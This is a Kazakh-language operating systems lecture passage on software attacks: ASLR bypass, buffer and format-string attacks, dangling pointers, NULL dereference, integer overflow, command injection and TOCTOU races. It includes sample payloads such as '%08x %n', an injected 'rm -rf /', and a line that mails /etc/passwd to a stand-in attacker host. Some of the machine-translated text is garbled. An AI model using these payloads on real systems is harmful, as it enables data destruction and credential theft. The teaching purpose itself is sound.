Мұндай шабуылдардың алдын алу туралы тағы бір идея бар. Қайтару мекен - жайын өзгертуден және белгілі бір (ROP) программаны іске асырудан басқа, крекер басқаруды мүлдем дәл мекен-жайларға жібере алуы керек, ROP технологиясымен nop бағыттаушылары бар нөмір жұмыс істемейді. Мекенжайлар тіркелген кезде мәселені шешу қиын емес, ал егер олар бекітілмеген болса ше? Адрестік кеңістікті бөлуді рандомизациялау (Address Space Layout Randomization (ASLR)) программа іске қосылған сайын функциялар мен деректер мекенжайларын ерікті түрде тағайындауға бағытталған. Нәтижесінде бұзушының жүйеге зиян келтіру міндеті айтарлықтай қиындайды. Атап айтқанда, ASLR көбінесе бастапқы стек, қадалар мен кітапханалардың позицияларын кездейсоқ таңдаумен айналысады. Көптеген заманауи операциялық жүйелер стек "канарлармен" және DEP-мен бірге ASLR-ді де қолдайды. Олардың көпшілігі бұл технологияны қолданушы қосымшалары үшін ұсынады, бірақ аз ғана бөлігі оны үнемі және операциялық жүйенің өзегіне қолданады (Giuffrida et al., 2012). Осы үш қорғаныс механизмінің бірлескен күш-жігері бұзушылар жолындағы кедергілерді едәуір арттырды. Енгізілген кодқа немесе тіпті жадта бар кейбір функцияға қарапайым көшу өте қиын жұмыс болды. Бұл механизмдер қазіргі операциялық жүйелерде маңызды қорғаныс сызығын құрайды. Мұның бәрінде әсіресе тартымды-бұл өнімділік тұрғысынан өте қолайлы бағамен қорғауды қамтамасыз ету.

**ASLR-ді айналып өту**

Барлық үш қорғаныс құралы болса да, бұзушылар әлі де жүйеге зиян келтіре алады. ASLR-де зиянкестерге айналып өту жолдарын табуға мүмкіндік беретін бірқатар әлсіз жақтар бар. Біріншісі-ASLR әрқашан жеткілікті таңдау жасай

бермейді. Көптеген ASLR енгізулерінде әлі де белгіленген жерлерде белгілі бір код бар. Сонымен қатар, сегменттің мекен-жайын кездейсоқ таңдаған кезде де, рандомизация әлсіз болуы мүмкін және крекер оны ерекше трюктерсіз жеңе алады. Мысалы, 32 биттік жүйелерде энтропияны шектеуге болады, өйткені стектің барлық биттерін рандомизациялау мүмкін емес. Стек әдеттегі стек сияқты жұмыс істеуі үшін, ең аз маңызды биттерді рандомизациялау қолайлы емес. ASLR-ге ең маңызды шабуыл жад туралы ақпаратты ашу арқылы жасалады. Бұл жағдайда крекер осалдықты программаны тікелей бақылау үшін емес, жадыны бөлу туралы ақпараттың ағып кетуін ұйымдастыру үшін пайдаланады, содан кейін оны басқа осалдықты пайдалану үшін пайдалануға болады. Қарапайым мысал ретінде келесі кодты қарастырайық:

```
01. void C() {
02. int index;
03. int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04. printf ("Какое простое число из показанных здесь вы хотели бы видеть?");
05. index = read user input ();
06. printf ("На позиции %d находится простое число %d\n", index,
prime[index]);
07. }
```

Кодта Тұтынушының кіруін оқуға шақыру бар, онда бұл оқу C тілінің стандартты кітапханасының бөлігі емес, біз бұл оқу мүмкіндігі бар деп санаймыз және Тұтынушы пәрмен жолында терген бүтін санды қайтарады. Біз сондай-ақ қателіктер жоқ деп болжаймыз. Бірақ сонымен бірге, осы кодтан ақпараттың ағып кетуін ұйымдастыру өте қарапайым. Сізге тек 15-тен көп немесе 0-ден аз индекс беру керек. Индекс программасы тексерілмегендіктен, ол кез-келген бүтін санның мәнін жадтан оңай қайтарады. Сәтті шабуыл жасау үшін көбінесе бір функцияның мекен-жайы жеткілікті. Себебі, әр кітапхана жүктелетін орынды ерікті түрде таңдауға болатынына қарамастан, осы позициядан әрбір жеке функция үшін салыстырмалы түрде ауыстыру әдетте белгіленген мәнге ие болады. Басқаша айтқанда, бір функцияның қайда екенін біліп, басқалардың қайда екенін білесіз. Олай болмаса да, егер сізде бір ғана код мекен-жайы болса, Snow et al.(2013) жұмысында көрсетілген көптеген басқа мекен-жайларды табу өте оңай.

**Басқару ағынын қайта бағыттауға байланысты емес шабуылдар**

Осы уақытқа дейін программаны басқару ағынына шабуылдар қарастырылды: функция көрсеткіштері мен қайтару мекен-жайларын өзгерту. Мақсат әрқашан программаны жаңа функцияларды орындауға мәжбүрлеу болды, тіпті егер бұл функциялар екілік түрінде болған кодтан алынған болса да. Бірақ бұл жалғыз

мүмкіндік емес. Псевдокодтың келесі үзіндісінде көрсетілгендей, крекер үшін қызықты мақсат деректердің өзі болуы мүмкін:

```
01. void A() {
02. int author ized;
03. char name [128];
04. authorized = check credentials (...); /* атакующий не авторизован,
поэтому возвращается 0 */
05. printf ("Как вас зовут?\n");
06. gets (name);
07. if (authorized != 0) {
08. printf ("Добро пожаловать %s, вот все ваши секреты \n", name)
09. /* ... демонстрация секретных данных ... */
10. } else
11. printf ("Извините, %s, но вы не прошли авторизацию.\n");
12. }
13. }
```

Бұл код авторизацияны тексеруге арналған. Құпия деректерді тек тиісті өкілеттіктері бар Тұтынушыларға қарауға рұқсат етіледі. Өкілеттікті тексеретін Функция С тілі кітапханасының құрамына кірмейді, бірақ ол программада бір жерде бар және қателіктері жоқ деп болжанады. Енді крекер 129 таңбаны енгізді делік. Алдыңғы жағдайдағыдай, буфер толып кетті, бірақ қайтару мекен-жайы қайта жазылмады. Оның орнына крекер авторизация айнымалысының мәнін нөлден басқа мән беру арқылы өзгертті. программа апаттық жағдайға кірмеді және бұзушының кодын орындамады, бірақ ол рұқсат етілмеген Тұтынушының атына құпия ақпараттың ағып кетуіне жол берді.

**Буфердің толып кетуі: нүкте әлі орнатылмаған**

Буфердің толып кетуі-бұзушылар қолданатын ең көне және маңызды жадты бұрмалау технологиясының бірі. Ширек ғасырдан астам уақытқа байланысты оқиғалардың болуына және қорғаныс құралдарының көптігіне қарамастан (біз олардың ең маңыздыларын ғана қарастырдық), бұл проблемадан құтылу мүмкін емес сияқты (Ван дер Вейн, 2012). Осы уақыт ішінде қауіпсіздік проблемаларының едәуір бөлігі осы кемшіліктен туындады, оны жою қиын, өйткені айналасында буфердің толып кетуін тексермейтін көптеген с

программалары бар. Қару жарысы әлі аяқталған жоқ. Бүкіл әлемдегі зерттеушілер барлық жаңа қорғаныс құралдарын зерттеп жатыр. Бұл құралдардың кейбіреулері екілік кодтарға бағытталған, кейбіреулері C және C++ компиляторлары үшін қауіпсіздік кеңейтілімдерінен тұрады. Хакерлер өздерінің зиянды технологияларын жетілдіретінін ескерген жөн. Бұл бөлімде біз сізге кейбір маңызды технологияларға шолу жасауға тырыстық, бірақ бұл идеяның көптеген нұсқалары бар. Осы кітаптың келесі басылымында бұл бөлім өзектілігін жоғалтпайтынына сенімдіміз (және кеңейтілуі мүмкін).

**Пішімдеу жолын қолданатын шабуылдар**

Келесі шабуыл сонымен қатар жадтың зақымдалуына бағытталған, бірақ табиғаты мүлдем басқа. Кейбір программашылар, егер олар осы істің шеберлері болса да, теруді ұнатпайды. Егер rc бірдей мағынаны білдірсе және әр пайда болған кезде 13 пернені басып тұрса, неліктен айнымалы атауды reference_count теру керек? Мәтінді теруді ұнатпау кейде жүйенің апатты сәтсіздіктеріне әкелуі мүмкін. Іске қосу кезінде C тіліндегі программаның келесі үзіндісін қарастырыңыз с үшін дәстүрлі сәлемдесу:

```
char * s="Hello World";

printf("%s", s);
```

Бұл программада "Hello World" бастапқы жол мәні мен жолдың соңын көрсететін нөлдік байт берілген s таңбалар жолының айнымалы мәні жарияланады. Printf функциясы екі аргументпен шақырылады: "%s" пішіміндегі жол, ол функцияны жолды көрсетуге және жол адресіне тағайындайды. программаны орындау кезінде бұл код үзіндісі экранда жолды көрсетеді (немесе стандартты шығыс құрылғысы). Ол өте дұрыс және қол сұғылмайды. Бірақ программашы жалқау болып, жоғарғы фрагменттің орнына мынаны терді делік:

```
char * s="Hello World";

printf(s);
```

Мұндай *printf* шақыруы өте қолайлы, өйткені бұл функцияда аргументтердің тұрақты емес саны бар, олардың біріншісі пішімдеу жолы болуы мүмкін. Бірақ формат туралы ешқандай ақпарат жоқ жол (мысалы, "%s" жолындағыдай) жарамды, ал екінші нұсқа программалауда жаман тон болып саналғанымен, ол рұқсат етілген және толықтай жұмыс істейді. Сонымен қатар, бес пернені басу үнемделеді, бұл сөзсіз үлкен жеңіс. Алты айдан кейін басқа программашы кодты өзгерту пәрменін алады, осылайша алдымен Тұтынушы аты сұралады, содан кейін ол сәлемдесуде пайда болады. Кодты асығыс зерттегеннен кейін, ол оны сәл түзетеді және нәтижесі келесідей:

```
char s[100], g[100] = "Hello "; /* объявление s и g; инициализация g */
```

```
gets(s); /* чтение строки с клавиатуры в s */

strcat(g, s); /* подстановка s в конец g */

printf(g); /* вывод g */
```

Енді программа жолды s айнымалысына оқиды және g негізінде Шығыс хабарламасын жасау үшін оны бапталған g жолымен біріктіреді. программа жұмыс қабілеттілігін сақтайды. Әзірге ешқандай жаман нәрсе жоқ сияқты (буфердің толып кетуіне байланысты шабуылға ұшыраған gets функциясын қолданудан басқа, бірақ оны қолданудың қарапайымдылығы оның танымал болуына ықпал етеді). Бірақ бұл кодты көрген білімді қолданушы пернетақтадан алынған енгізу жай жол емес, Шығыс форматындағы жол екенін және printf рұқсат еткен барлық шығыс форматының сипаттамалары жұмыс істейтінін тез түсінеді. "%s" (жолдарды шығару үшін) және "%d" (ондық бүтін сандарды шығару үшін) сияқты пішімдеу көрсеткіштерінің көпшілігі шығуды пішімдесе де, олардың кейбіреулері арнайы мақсатқа ие. Атап айтқанда, "%n " ештеңе шығармайды. Оның орнына, ол жолда пайда болған жерде қанша таңба шығарылғанын есептейді және келесі printf дәлелінде өңдеу үшін ақпаратты сақтайды. "%n" қолданатын программаның мысалын қарастырайық:

```
int main(int argc, char * argv[])

{

int i=0;

printf("Hello %nworld\n", &i); /* %n сохраняется в i */

printf("i=%d\n", i); /* теперь i равно 6 */

}
```

Компиляциядан және іске қосқаннан кейін бұл программа мыналарды көрсетеді:

```
Hello world

i=6
```

i айнымалысы printf функциясын шақыру арқылы өзгертілгеніне назар аударыңыз, бұл бәріне түсінікті емес. Бұл қасиеттің барлық күмәнді артықшылықтары үшін форматтаушы жолдың шығуы сөздің немесе көптеген сөздердің жадында сақталуына әкелуі мүмкін. Бұл қасиетті printf функциясына енгізу шынымен ақылға қонымды идея болды ма? Әрине, жоқ, бірақ бір уақытта бұл өте ыңғайлы болып көрінді. Осылайша, көптеген осалдықтар программалық жасақтамаға енгізілді. Алдыңғы мысалдан программалық кодты өзгерткен программашы байқаусызда программа Тұтынушысына

формат жолын енгізуге мүмкіндік бергенін көруге болады. Пішім жолының шығысы жад мазмұнын қайта жаза алатындықтан, қазір бізде printf функциясын қайтару мекен-жайын стекке қайта жазуға және басқаруды жаңа енгізілген формат жолы сияқты басқа жерге жіберуге мүмкіндік беретін құрал бар. Бұл тәсіл шығыс пішімінің сипаттама жолын (format string attack) қолдана отырып, шабуыл деп аталды. Шығару форматын сипаттау жолын қолдана отырып, шабуыл жасау соншалықты маңызды емес. Функция көрсететін таңбалар саны қайда сақталады? Пішім жолынан кейінгі Аргументтің мекен-жайы, бұрын көрсетілген мысалдағыдай. Бірақ осалдығы бар кодта крекер тек бір жолды ұсына алады (printf функциясының екінші дәлелін төмендету арқылы). Шын мәнінде, printf функциясы екінші дәлел бар деп болжайды. Ол жай ғана стекке тағы бір мән береді және оны осы дәлел ретінде пайдаланады. Сондай-ақ, крекер printf функциясын стек ішіндегі келесі мәнді қолдана алады, мысалы, енгізу ретінде, мысалы, осындай форматтайтын жолды ұсынады:

```
"%08x %n"
```

Оның "%08x" бөлігі printf келесі аргументті 8 биттік он алтылық Сан ретінде шығаратынын білдіреді. Сондықтан, егер бұл мән 1 болса, 0000001 алынады. Басқаша айтқанда, мұндай пішімдеу жолында printf функциясы стек ішіндегі келесі мән 32 биттік Сан болып табылады, ал одан кейінгі мән Көрсетілген таңбалардың санын сақтау керек жердің мекен-жайы болып табылады, бұл жағдайда 9: 8 он алтылық Сан үшін және 1 бос орын үшін. Пішімдеу жолы берілген делік

```
"%08x %08x %n"
```

Бұл жағдайда printf функциясы пішімдеу жолының артындағы үшінші мәнмен берілген мекен-жайдағы мәнді сақтайды және т.б. бұл бұрын көрсетілген пішімдеу жолын крекерге "кез-келген жерде және кез-келген жерде жазуға" мүмкіндік беретін қарапайым ақауға айналдыруға негіз болады. Мәліметтер осы кітаптың тақырыбына сәйкес келмейді, бірақ идея бұзушы дестеде өзіне қажет мақсатты мекен-жай болатындай етіп жасайды. Бұл сіз ойлағаннан оңай. Мысалы, бұрын берілген осалдық кодында g жолының өзі printf функциясының стек жақтауына қарағанда жоғары мекен-жайда орналасқан *(21-сурет)*. Суретте көрсетілгендей, жол AAAA-дан басталады, оның артында "%0x" тізбегі бар және барлығы "%0n"тізбегімен аяқталады делік. Бұл жағдайда не болады? "%0x" реттілігінде таңбалардың нақты санын ала отырып, крекер форматтаушы жолдың өзіне жетеді (B буферінде сақталады). Басқаша айтқанда, printf функциясы содан кейін пішімдеу жолының алғашқы төрт байтын жазу керек мекен-жай ретінде пайдаланады. A таңбасының ASCII мәні 65 (немесе он алтылық форматта 0x41) болғандықтан, нәтиже 0x41414141 мекен-жайы бойынша жазылады, бірақ крекер басқа мекен-жайларды да көрсете алады. Әрине, ол көрсетілген таңбалар санының абсолютті дәлдігін қамтамасыз етуі керек (өйткені бұл сан мақсатты мекен-жайға жазылады). Іс

жүзінде ол мұнда сипатталғаннан сәл көп іс-қимыл жасауы керек, бірақ көп емес. Егер сіз Интернеттегі іздеу жолағында "format string attack" терсеңіз, сіз осы мәселеге арналған көптеген ақпарат сілтемелерін көресіз. Тұтынушы жад мазмұнын қайта жазуға және басқаруды жаңа енгізілген кодқа беруге мәжбүр болғандықтан, бұл код шабуылға ұшыраған программаның барлық өкілеттіктері мен қол жетімділігіне ие. Егер программа SETUID битін орнатуға сәйкес түбір Тұтынушысына тиесілі болса, шабуылдаушы түбір Тұтынушысының артықшылықтары бар қабық жасай алады. Айтпақшы, осы мысалда қолданылған белгіленген ұзындықтағы символдық массивтер буфердің толып кетуіне байланысты шабуылдың нысаны бола алады.


21-сурет. Пішімдеу жолын қолданатын шабуылдар.
%08x таңбалардың нақты санын пайдалану арқылы крекер мүмкін
пішімдеуші жолдың алғашқы төрт таңбасын мекен-жай ретінде пайдаланыңыз

## Жоқ объектілерге сілтемелер

Жадты бұрмалаудың үшінші технологиясы-бұл қылмыстық әлемде өте танымал әдіс, ол жоқ нысандарға көрсеткіштерді қолдана отырып шабуыл деп аталады (dangling pointer attack). Бұл технологияның қарапайым көрінісін түсіну қиын емес, бірақ зиянды кодты жасау қиын міндет болуы мүмкін. C және C++ программасы malloc функциясының қоңырауын қолдана отырып, жадты үйіндіге таратуға мүмкіндік береді, онда көрсеткіш жадтың Жаңа бөлінген бөлігіне қайтарылады. Кейінірек, программа енді қажет болмаған кезде, ол жадты босату үшін free функциясын шақырады. Жоқ нысанға сілтегіш қатесі программа оны босатқаннан кейін кездейсоқ жадты қолданған

кезде пайда болады. Егде жастағы адамдарды кемсітетін келесі кодты қарастырыңыз:

```
01. int *A = (int *) malloc (128); /* выделение места под 128 целых
чисел */
02. int year of birth = read user input (); /* считывание целого числа из
стандартного ввода */
03. if (input < 1900) {
04. printf ("Ошибка, год рождения должен быть больше 1900 \n");
05. free (A);
06. } else {
07. ...
08. /* совершение полезных действий над содержимым массива A */
09. ...
10. }
11. ... /* множество других инструкций, содержащих, malloc и free */
12. A[0] = year of birth;
```

Код дұрыс емес. Жас ерекшелігіне байланысты ғана емес, сонымен қатар 12-жолда ол бөлінген жад босатылғаннан кейін A массивінің элементіне мән бере алады (5-жолда). A көрсеткіші әлі де сол мекен-жайға апарады, бірақ оны одан әрі пайдалану енді болжанбайды. Шын мәнінде, жадты енді басқа буфер қайта пайдалана алады (11-жолды қараңыз).

Сұрақ келесідей: не болады? 12-жолдағы код A массиві үшін енді қолданылмайтын жад мазмұнын жаңартуға тырысады және қазір сол жад аймағында орналасқан басқа деректер құрылымын өзгерте алады. Жалпы, бұл жадтың бұрмалануы жақсы ештеңе әкелмейді, бірақ егер крекер программаны осы жадқа белгілі бір үйінді нысанын орналастыратындай етіп басқара алса, одан да жаман болады, мұнда осы объектінің бірінші бүтін санында Тұтынушының авторизация деңгейі болады. Мұны жасау оңай емес, бірақ хакерлерге осындай құндылықтарды шығаруға көмектесетін технологиялар бар (фэн шуй кучи — heap feng shui деп аталады). Фэн шуй-бұл ежелгі қытай өнері, ғимараттарды, қабірлер мен естеліктерді үйінділерде қолайлы түрде бағдарлау өнері. Егер сандық фаншуй шебері өз жұмысында сәтті болса, онда

ол авторизация деңгейіне кез-келген мәнді орната алады (дегенмен, 1900-ден аспайды).

### 9.7.4. Нөлдік сілтемені кері атауды пайдаланатын шабуылдар

Бірнеше жүз бет бұрын, 3-тарауда жадты басқару егжей-тегжейлі қарастырылған. Қазіргі заманғы операциялық жүйелер негізгі мекен-жай кеңістігін және Тұтынушы үдерістерін қалай виртуалдандыратыны есіңізде шығар. программа жадтағы мекен-жайға кірмес бұрын, Парақ кестелері арқылы жад менеджері осы виртуалды мекенжайды физикалық мекен-жайға түрлендіреді. Өзгертілмеген беттерге жүгіну мүмкін емес. Ядроның адрестік кеңістігі мен Тұтынушы үдерісінің адрестік кеңістігі мүлдем өзгеше деген болжам қисынды болып көрінеді, бірақ бұл әрдайым бола бермейді. Мысалы, Linux-та ядро әр үдерістің мекен-жай кеңістігінде пайда болады және ядро жүйелік қоңырауды өңдей бастағанда, ол үдерістің мекен-жай кеңістігінде басталады.

32 биттік жүйеде тұтынушы кеңістігі төменгі 3 Гб мекенжай кеңістігін алады, ал ядро жоғарғы 1 ГБ алады. Мұндай өмір сүрудің себебі тиімділік болып табылады, өйткені адрестік кеңістіктер арасында ауысу арзан емес.

Әдетте мұндай орналастыру ешқандай қиындық тудырмайды. Крекер ядроға Тұтынушы кеңістігінде функцияларды шақыруға мүмкіндік алған кезде жағдай өзгереді. Неліктен ядро мұны істейді? Ол мұны жасамауы керек екені түсінікті. Есіңізде болсын, біз ақаулар туралы айттық па? Ақауы бар Ядро сирек және сәтсіз жағдайларда кездейсоқ нөлдік көрсеткішті (NULL pointer) алмастыра алады. Мысалы, ол әлі іске қосылмаған функция көрсеткішін қолдана отырып, функцияны шақыруы мүмкін. Соңғы жылдары Linux ядросында осындай бірнеше ақаулар анықталды. Нөлдік көрсеткішті жою-бұл лас іс, өйткені ол әдетте апатқа әкеледі. Нәтижелер Тұтынушы үдерісі үшін қайғылы, өйткені программа сәтсіздікке ұшырайды, бірақ олар Ядро үшін одан да жаман, өйткені бүкіл жүйе құлайды.

Кейде одан да жаман болады, ал крекер пайдаланушы процесінен нөлдік көрсеткішті жоюды бастауға мүмкіндік алады. Бұл жағдайда ол кез-келген уақытта жүйені құлатуы мүмкін. Бірақ жүйені құлату арқылы сіз крекер достарыңыздан жоғары баға алмайсыз-олар қабықты көруі керек.

Құлау нөлдік бетке ешқандай код көрсетілмегендіктен болады. Сондықтан крекер жағдайды түзету үшін арнайы mmap функциясын қолдана алады. Mmap көмегімен пайдаланушы процесі ядродан белгілі бір мекен-жай бойынша жадты көрсетуді талап етуі мүмкін. Бетті 0 мекен-жайы бойынша көрсеткеннен кейін, крекер осы бетте шелл кодын жаза алады. Ақырында, ол нөлдік меңзерді жоюды бастайды, нәтижесінде ядро артықшылықтары бар Шелл коды пайда болады. Сонда жоғары бағалар алынады.

Қазіргі ядроларда mmap арқылы нөлдік мекен-жайы бар беттерді көрсету мүмкіндігі жоқ. Бірақ сонымен бірге, көптеген ескі ядролар әлі де қылмыстық әлемде қолданылады. Сонымен қатар, бұл әдіс басқа мағыналары бар көрсеткіштермен жұмыс істейді. Кезде бірқатар ақауларды взломщик игере алады меншікті көрсеткіші өзегіне жету үшін оның разыменования. Бұл шабуыл құралын қарастырудан туындайтын сабақ-бұл ядро-пайдаланушы деңгейінің өзара әрекеттесуі күтпеген жерлерде пайда болуы мүмкін және өнімділікті арттыруға бағытталған оңтайландыру шаралары кейінірек шабуыл түрінде қудалауға әкелуі мүмкін.

**Бүтін санды мәндердің толып кетуін қолданатын шабуылдар**

Компьютерлер әдетте 8, 16, 32 немесе 64 разрядты құрайтын белгіленген ұзындықтағы сандармен бүтін арифметикалық есептеулер жүргізеді. Егер екі бүктелген немесе көбейтілген сандардың қосындысы максималды көрсетілген бүтін саннан асып кетсе, толып кету орын алады. C тіліндегі бағдарламалар бұл қатені ұстамайды, олар жай ғана дұрыс емес мәнді сақтайды және қолданады. Атап айтқанда, егер айнымалылар белгісі бар бүтін сандар болса, онда екі оң бүтін сандарды қосу немесе көбейту нәтижесі теріс бүтін сан ретінде сақталуы мүмкін. Егер айнымалыларда белгі болмаса, нәтиже оң Сан болады, бірақ жоғары деңгейлер төменгі деңгейге өтуі мүмкін. Мысалы, әрқайсысы 40 000 мәні бар екі қол қойылмаған 16 биттік бүтін санды қарастырайық. Егер олар көбейтіліп, нәтиже басқа қол қойылмаған 16 биттік бүтін айнымалыда сақталса, онда көрінетін өнім 4096 болады. Әрине, нәтиже дұрыс емес, бірақ бұл факт анықталмайды.

Белгісіз сандық толып кетуді шақыру мүмкіндігі шабуылға айналуы мүмкін. Шабуылдың бір әдісі-бағдарламаға екі рұқсат етілген (бірақ үлкен) параметрлерді беру, мысалы, кез-келген қосу немесе көбейту әрекеті толып кетуді тудырады. Мысалы, кейбір графикалық бағдарламалар кескін файлының биіктігі мен енін анықтайтын пәрмен жолының параметрлерін қолдайды, мысалы, кіріс кескіні түрлендірілетін өлшем. Егер мақсатты ені мен биіктігі толып кету үшін таңдалса, бағдарлама кескінді сақтау үшін қанша жад қажет болатындығын дұрыс есептемейді және оған тым кішкентай буфер беру арқылы *malloc* тарату процедурасын бастайды. Енді жағдай буфердің толып кетуіне байланысты шабуылға дайын болды. Дәл осындай шабуыл құралдарын нәтижесі бар оң бүтін сандардың қосындысы немесе көбейтіндісі теріс бүтін сан болған кезде қолдануға болады.

**Командаларды енгізуді қолданатын шабуылдар**

Тағы бір шабуыл мақсатты бағдарламаны белгісіз команданы орындауға мәжбүр етеді. Бір сәтте пайдаланушы ұсынған файлды оған басқа атау беру арқылы (мүмкін сақтық көшірме жасау үшін) қайталауды қажет ететін бағдарламаны қарастырыңыз. Егер бағдарламашы бағдарламалық кодты

теруге жалқау болса, ол қабық процесін бастайтын және өз дәлелдерін қабық командасы ретінде орындайтын жүйелік функцияны қолдана алады. Мысалы,

```
C тіліндегі код system("ls >file-list")
```

LS >file-list пәрменін орындайтын жабық процесін бастайды

ағымдағы каталогтағы барлық файлдардың тізімін жасап, оны file-list деп аталатын файлға жазу. Жалқау бағдарламашы файлды қайталау үшін қолдана алатын Код 9.1 листингінде көрсетілген.

**Листинг 1.** Код, который может привести к атаке, использующей ввод программного кода

```
int main(int argc, char * argv[])
{
char src[100], dst[100], cmd[205] = "cp "; /* объявление трех строк */
printf("Пожалуйста, введите имя файла-источника: "); /* запрос
файла-источника */
gets(src); /* получение ввода с клавиатуры */
strcat(cmd, src); /* присоединение src после cp */
strcat(cmd, " "); /* добавление пробела
в конец cmd */
printf("Пожалуйста, введите имя файла назначения: ");
/* запрос имени выходного
файла */
gets(dst); /* получение ввода
с клавиатуры */
strcat(cmd, dst); /* завершение командной строки */
system(cmd); /* выполнение команды cp */
}
```

Программа бастапқы файлдың және тағайындалған файлдың аттарын сұрайды, *cp* пәрменін қолдана отырып, пәрмен жолын жасайды, содан кейін оны орындау үшін жүйеге қоңырау шалады. Пайдаланушы "abc" және "xyz" теріп, келесі пәрменді іске қосады делік:

```
  cp abc xyz
```

ол сөзсіз файлды көшіреді.

Өкінішке орай, бұл код командалық енгізу (командалық инъекция) деп аталатын технологияны қолдана отырып, қауіпсіздік жүйесінде үлкен алшақтықты ашады. Пайдаланушы оның орнына "abc" және "xyz" терді Енді келесі пәрмен:

cp abc xyz ; rm-rf /

жасалып, орындалды делік.алдымен файлды көшіріп, содан кейін бүкіл файлдық жүйеде әр файлды және әр каталогты рекурсивті түрде жоюға тырысады. Егер бағдарлама артықшылықты пайдаланушы құқықтарымен

жұмыс істесе, ол сәтті болуы мүмкін. Мәселе, әрине, нүктелі үтірден кейінгі барлық нәрсе қабық командасы ретінде орындалады.

Екінші аргументтің тағы бір мысалы " xyz; mail snooper@bad-guys.com

CP ABC XYZ командасын құратын </etc/passwd"; mail snooper@bad-guys.com < / etc / passwd пароль файлы белгісіз және сенімсіз мекен-жайға жіберіледі.

**Тексеру сәтінен бастап пайдалану сәтіне дейін жүргізілетін шабуылдар**

Осы бөлімде қарастырылған соңғы шабуыл мүлдем басқа сипатқа ие. Ол жадты бұзбайды және кодты енгізбейді. Оның орнына ол шабуыл құралы ретінде бәсекелестік шарттарын таңдайды. Әдеттегідей, мұны мысалда көрсеткен дұрыс. Келесі кодты қарастырыңыз:

```
int fd;
if (access ("./my document", W OK) != 0) {
    exit (1);
fd = open ("./my document", O WRONLY)
write (fd, user input, sizeof (user
input));
```

Тағы да, бұл бағдарлама setuid битін орнатуға сәйкес түбірлік қолданушыға тиесілі және Хакер пароль файлына жазу үшін оның артықшылықтарын пайдаланғысы келеді делік. Әрине, оның пароль файлына жазуға рұқсаты жоқ, бірақ кодты қараңыз. Сіз байқай алатын бірінші нәрсе — SETUID бағдарламасы пароль файлына жазуға арналмаған, ол тек ағымдағы жұмыс каталогында менің құжатым деп аталатын файлға жазғысы келеді. Мұндай жағдайда да, пайдаланушы бұл файлды қазіргі жұмыс каталогында иелене алады, бірақ бұл оның осы файлға жазуға құқығы бар дегенді білдірмейді. Мысалы, файл пароль файлы сияқты Пайдаланушыға тиесілі емес басқа файлға символдық сілтеме бола алады.

Бұл мүмкіндікті болдырмау үшін бағдарлама пайдаланушының access жүйелік қоңырауы арқылы файлға жазуға рұқсаты бар екеніне көз жеткізу үшін тексеру жүргізеді. Бұл қоңырау файлдың өзін тексереді (мысалы, егер ол символдық сілтеме болса, ол жойылады), сұралған кіруге рұқсат етілсе, 0 қайтарады және қате мәні -1 — әйтпесе. Сонымен қатар, тексеру Қазіргі UID емес, нақты UID қоңырау шалу процесінде жүзеге асырылады (өйткені басқаша, SETUID процесі әрқашан қол жетімді болады). Бағдарлама файлды ашып, оған пайдаланушы кірісін тек Тексеру сәтті болған жағдайда ғана жазуды жалғастырады.

Бағдарлама қауіпсіз болып көрінеді, бірақ олай емес. Мәселе мынада, қол жетімділік артықшылықтарға тексерілген сәт және осы артықшылықтар қолданылатын сәт бірдей емес. Қол жеткізуді тексергеннен кейін бірнеше секунд ішінде крекер пароль файлына бірдей атаумен символдық сілтеме

жасай алды делік. Бұл жағдайда open нұсқаулығы дұрыс емес файлды ашады және бұзушының деректері пароль файлына жазылады. Бәрі ойдағыдай болуы үшін крекер бағдарламамен араласып, дәл уақытында символдық сілтеме жасауы керек.

Бұл шабуыл тексеруден бастап пайдалану сәтіне дейін жасалған шабуыл ретінде белгілі (**пайдалану уақытына тексеру уақыты (TOCTOU)**). Егер сіз осы нақты шабуылға басқаша қарасаңыз, access жүйелік қоңырауы жай ғана қауіпсіз емес екені белгілі болады. Алдымен файлды ашып, содан кейін fstat функциясы арқылы рұқсаттарды тексеріп, оның орнына файл описаторын қолданған дұрыс болар еді. Файлдарды сипаттаушылар қауіпсіз, өйткені оларды fstat және write қоңыраулары арасындағы крекер өзгерте алмайды. Бұл мысал Операциялық жүйе үшін жақсы API жасау өте маңызды және өте қиын екенін көрсетеді. Бұл жағдайда әзірлеушілер есептелді.

## ОЖҚ. Дәріс №10. ҚАУІПСІЗДІК ЖҮЙЕЛЕРІНІҢ ФОРМАЛДЫ МОДЕЛЬДЕРІ. КӨП ДЕҢГЕЙЛІ ҚОРҒАНЫС. ҚҰПИЯ АРНАЛАР

Қорғаныс матрицалары статикалық емес. Олар көбінесе жаңа нысандарды құру, ескі нысандарды жою және иелері өз объектілерін пайдаланатындардың шеңберін кеңейту немесе тарылту туралы шешім қабылдаған кезде өзгереді. Үнемі өзгеріп тұратын қорғаныс матрицасы бар қорғаныс жүйелерін модельдеуге көп көңіл бөлінді. Енді біз осы жұмыстардың кейбірін қысқаша қарастырамыз. Бірнеше онжылдық бұрын (Харрисон соавт., 1976) кез-келген қорғаныс жүйесінің моделіне негіз бола алатын қорғаныс матрицасындағы алты қарапайым операция (примитивтер) анықталды. Бұл қарапайым операциялар *объектіні құру, нысанды жою, домен құру, доменді жою, құқықты енгізу* және *құқықты жою* болды. Соңғы екі матрицаның белгілі бір жазбаларына құқықтарды енгізу және жою туралы болды, мысалы, 1 доменге File6 файлын оқуға рұқсат беру.

Бұл алты қарапайым операция **қорғаныс командаларына** (***protection commands***) біріктірілуі мүмкін. Дәл осы қорғаныс командалары матрицаны өзгерту үшін пайдаланушы бағдарламалары орындай алады. Олар примитивтерді тікелей орындамауы мүмкін. Мысалы, жүйеде жаңа файл жасау пәрмені болуы мүмкін, ол мұндай файлдың бар-жоғын тексереді, егер ол болмаса, жаңа объект құрып, иесіне сол объектіге барлық құқықтарды береді. Сондай-ақ, бұл иесіне әр домендегі жаңа файл үшін жасалған жазбаға *read* (оқу) құқығын енгізетін жүйеде кез-келген адамға файлды оқу құқығын беруге мүмкіндік беретін команда болуы мүмкін. Матрицаға сәйкес кез-келген уақытта кез-келген домендегі процесс оған қандай құқықтар берілгенін емес, не істей алатындығын анықтайды. Матрица жүйемен жүзеге асырылады, ал құқықтарды беру басқару саясатына қатысты болуы керек. Осы айырмашылыққа мысал келтіру үшін 8-суретте көрсетілген қарапайым жүйені қарастырамыз. Онда домендер пайдаланушылармен байланыстырылады.

